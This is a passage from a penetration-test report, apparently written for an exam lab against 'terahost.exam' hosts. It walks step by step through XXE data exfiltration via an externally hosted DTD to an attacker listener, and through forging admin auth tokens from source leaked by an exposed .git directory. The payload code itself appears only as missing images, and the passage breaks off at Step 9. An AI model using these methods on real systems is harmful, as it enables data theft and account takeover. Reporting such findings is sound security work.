
PoC: Found a hidden path in the html comments.

Step 2: Access the hidden path "http://me.terahost.exam/support". Support functionality was available, which takes message data. Enter the message data and intercept the request.




PoC: Add data in message.

Step 3: Observe the Intercepted request which uses XML data in request body.



PoC: XML data used in request body.

Step 4: Testing for XXE vulnerability using parameterized entities as shown in the below evidence. If the vulnerability exists, then attacker-controlled server will get an interaction.



PoC: Basic test XXE vulnerability

Step 5: Interaction received by an attacker-controlled listener. This confirms the XXE vulnerability exists on the target application.


PoC: Interaction received.

Let's try to exfiltrate the data of **/user/local/etc/exam/pass** from the backend server using an externally hosted **dtd** file. Upon execution of this **dtd** file, internal system data will be sent to the attacker-controlled server.

Step 6: Below is the exploit code used in the **dtd** file for data exfiltration.


PoC: dtd file for data exfiltration

Step 7: Create a server for hosting the **evil.dtd** file and a **listener** for receiving interaction from the target backend server. Add the file URL reference in the previously shown XXE payload as shown below and observe the interactions received on the server and listener.




PoC: Add XXE payload and observe the server interactions.

Step 8: Received interaction from the backend server and the data was exfiltrated successfully.




PoC: Data exfiltrated successfully.

Step 9: Base64 decode exfiltrated data from **/user/local/etc/exam/pass** file and observe the obfuscated code in the output section.



PoC: Base64 decode data.

Step 10: Run the obfuscated data in https://legacy-sandbox.onlinephpfunctions.com/ website by selecting php version as **7.0.33** and observe the error message shown in the output.



PoC: /user/local/etc/exam/pass File content read successfully.

F-CRITICAL-04: Privilege Escalation via Token Generation	
Impact	Critical
Likelihood	High
Overall Risk	**Critical (9.4)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
Vulnerability Category	Sensitive Data Exposure

Description

Privilege escalation attacks exploit weaknesses and security vulnerabilities with the goal of elevating access to a network, applications, and mission-critical systems. There are two types of privilege escalation attacks including vertical and horizontal. Vertical attacks are when an attacker gains access to an account with the intent to perform actions as that user. Horizontal attacks gain access to account(s) with limited permissions requiring an escalation of privileges, such as to an administrator role, to perform the desired actions.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Critical**.

In this scenario, an attacker having access to a normal user account can escalate his privileges to the **administrator** user using the information disclosed for generating a valid auth token.

The likelihood of this vulnerability getting exploited is **High**.

Affected URL(s)

http://blog.terahost.exam/.git/
http://blog.terahost.exam/testtest1234567890/
http://blog.terahost.exam/?page=login

Recommendations

It is recommended to,


- Developers must first identify which data are sensitive according to the system architecture and regulatory requirements.
- Developers must ensure data in transit or storage is encrypted.
- Developers should remove debugging and test functionality from production applications and systems.
- Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed.

- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.
- Harden your servers and other components in your infrastructure of increased criticality.
- Close unnecessary services and network ports.
- Ensure defunct users and groups are deleted.
- Ensure the files, directories, and services possess the correct permissions.

References:
https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html


Supporting Evidence(s)

Step 1: Found **.git** directory to be present during reconnaissance process.




PoC: Found .git directory present for the application.

Step 2: Access **.git** directory on your browser and observe the response as shown in the below evidence.




PoC: .git directory content.

Step 3: Open **logs** directory and observe the two branches present in the log directory.




PoC: Logs directory

Step 4: Accessing **testtest1234567890** directory to view the log details.




PoC: log details of testtest1234567890 directory

Step 5: Try to use **testtest1234567890** as a directory as shown in the below evidence, which contains two files.




PoC: Files disclosed.

Step 6: Access **crypt.php.inc** and **view the source** of this file as shown below.



PoC: encryption source code disclosed.


Step 7: Similarly, access **userdata.php.inc** and **view the source** of this file as shown below.



PoC: Dumping email id and password hash from the database

Using the information we got from **userdata.php.inc** and **crypt.php.inc** let us try to create a php script for decrypting the auth token generated during the login process. **Id** and **uid** values could lie in the range of **0-99** as found in the **userdata.php.inc** file.

Step 8: Created below **php** script which decrypts auth token generated during login. After decryption process reveals that **php serialization** is used for generating auth token as highlighted in the below evidence.




PoC: Decoding auth token value

Step 9: Created below script to generate auth tokens by using serializing and encryption process as shown below.

